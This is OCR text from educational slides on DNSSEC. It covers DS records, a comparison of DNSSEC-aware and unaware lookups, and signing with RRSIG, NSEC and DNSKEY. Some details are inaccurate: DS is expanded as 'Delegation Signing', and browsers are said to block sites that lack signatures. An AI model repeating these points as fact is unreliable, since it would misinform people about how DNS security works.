
Notes:



What is a DS Record?

- Delegation Signing (DS) records provide complete information about a **signed zone file**

- Allowing DNSSEC for domain name requires this information to complete the setup of a **signed domain name**




How does DNSSEC Protect Internet Users?

- DNSSEC is built to shield Internet users from **artificial DNS data**, such as a deceptive or mischievous address instead of a genuine address that was requested
- There are differences between non-aware and DNSSEC-aware lookups:

Non-DNSSEC-Aware Lookups	DNSSEC-Aware Lookups
The URL request goes onto the Internet and accepts the first response it receives A mischievous Internet user can cut off the request and send back incorrect information The response received points to an undesired Internet site where personal data can be compromised	These DNS lookups travel toward the domain name's registry and receive a duplicate of the digital signature that is being used by the URL The browser cannot display the site unless an address response also includes the matching digital signature This forestalls misdirection to a bogus location instead of the one requested


Notes:



Operation of DNSSEC

- Authenticity and integrity are provided by the **signature of the RRSET** created with a private key
- The public key is used to **verify the signature** of an RRSET (RRSIG)
- The authenticity of the **non-existence of a name** or type is provided by a chain of names (NSEC), wherein each name points towards the next in the zone in a canonical order

Delegated zones (child) sign the RRSETs with a private key
The authenticity of the key is verified using the signature of the DS record present in the parent zone (Hash of the public key — DNSKEY)



